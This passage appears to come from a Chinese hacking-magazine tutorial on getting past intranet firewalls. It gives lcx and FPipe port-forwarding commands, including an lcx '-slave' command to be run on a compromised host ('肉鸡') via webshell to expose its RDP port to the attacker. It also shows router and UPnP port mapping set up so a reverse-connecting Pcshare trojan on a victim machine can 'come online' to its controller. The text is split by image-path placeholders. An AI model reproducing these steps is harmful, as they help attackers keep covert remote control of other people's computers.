


图 8

我们重新回到上面输入IP的那三个选项里，如果这里选择127.0.0.1或者本机IP的话，那么又会怎样呢？答案就是除了你本机外，其它的主机都不能访问到这个FTP（包括外网用户），所以大家在设置的时候，一定要仔细！

3、lcx端口转发软件

lcx.exe这款软件相信大家都非常熟悉吧，它也是一款突破内网网关的利器，比如突破对方内网3389端口连接等。我们先来看看它的用法。打开CMD，切换目录到lcx.exe所在的位置，输入lcx，如图9。




图9




图10

首先来看lcx在本机运行的第一条命令 **lcx.exe -listen 51 3389**，这条命令的意思是在本地监听51端口，并将连接到本地51端口的所有连接都转发到3389端口上。第二条命令 **lcx.exe -slave 你的IP 51 对方外网IP 3389** 往往都是运行在对方主机上的，一般在我们肉鸡的CMDshell或Webshell下运行。意思是将本机的3389端口转发到你IP的51端口上，这二条命令一定要配合使用，实际的操作我会在下面内容里讲到。

4、Fpipe端口重定向软件

FPipe是一个源端口重定向器，它就是在源端口建立一个TCP或UDP数据流，从而达到突破防火墙的目的，绝对是款突破防火墙的利器。来看看它的用法。在CMD下运行fpipe.exe，如图10。

主要说一下它重要的三个参数，-l、-r、-s。

-l：listening port number #要监听的TCP端口号

-r：remote TCP port number #要定向到的IP主机的端口号

-s：outbound connection source port number #从哪个端口发出重定向信息

我们执行 **fpipe -l 80 -s 90 -r 80 124.254.14.164** 命令，意思是在本地监听80端口，并且当有人连接到本地的80端口，都会通过本地的90端口转发到124.254.14.164的80端口上，那么我们现在打开IE输入127.0.0.1，就会打开黑客X档案的主页了。

二、内网反弹式木马上线

首先我们来看一些内网用户的网络结构，如图11。




图11

上图就是我们较为常见的网络结构图，这里假设内网某台主机192.168.1.3，同样外网也假设IP为220.189.127.108，并且在内网某台主机192.168.1.3，本地监听8000端口，试图想通过外网一IP地址为220.189.127.108，端口为8000的主机来访问内网的192.168.1.3的8000端口，最终提示我们不能打开端口，或是超时。但是我们在本机查看开放端口时，会发现8000端口确实开放并监听着，之所以会失败，是因为还缺少一个端口的映射，所以好多处于内网的用户的反弹式木马都不能成功上线。既然我们找到了原因，那么下面就来讲讲解决的办法吧，大家一定都知道，现在的好多路由器都会有一个“虚拟服务器”的功能，这项功能主要是为了将外网服务端口和局域网主机之间的映射关系，所有对该外网服务端口的访问将会被重定位给通过IP地址指定的局域网主机。我们通常将它称为“端口映射”。好了，下面我们开始实践吧！

1、路由器端口映射

打开路由器WEB管理页面https://192.168.1.5:445，找到“防火墙”下的“端口转发”，如图12。




图12

在“协议”里选择TCP，“IP别名”使用默认的就可以，“源端口”使用8000，“目的IP地址”选择192.168.1.2，“目的端口”为8000。在“备注”里填上木马专用端口，填写完毕，最后点“新增”。好了，端口映射做好了（注：由于我所使用的局域网的路由器，是我自己找台电脑安装的IPCOP软路由，在功能上和市面上流行的硬件路由器不太一样，大家在制作端口映射




图13

时，只要按照普通市面上流行的路由器找到它管理页面上的“虚拟服务器”这项就可以制作映射了），下面来看看木马上线没有。打开Pcshare，查看木马上线没有，别忘了更改Pcshare的端口哦，如图13。

2、UPnP 端口映射

UPnP自动端口映射功能可以使网关或路由器的NAT模块做自动端口映射，将反弹木马监听的端口从网关或路由器映射到内网电脑上，网关或路由器的网络防火墙模块开始对Internet上其它电脑开放这个端口。打开UPnP自动端口映射工具，点击“下一步”，程序会自动查找UPnP设备，这里需要一点时间去查找UPnP设备。好了，找到了UPnP设备：WAN Device，如图14。




图14

点击“下一步”，在“本机地址”里输入本机内网的IP地址192.168.1.4，“本机端口”为8000，在“使用默认的公网设置”上打“勾”，其它选项使用默认的就可以了，如图15。

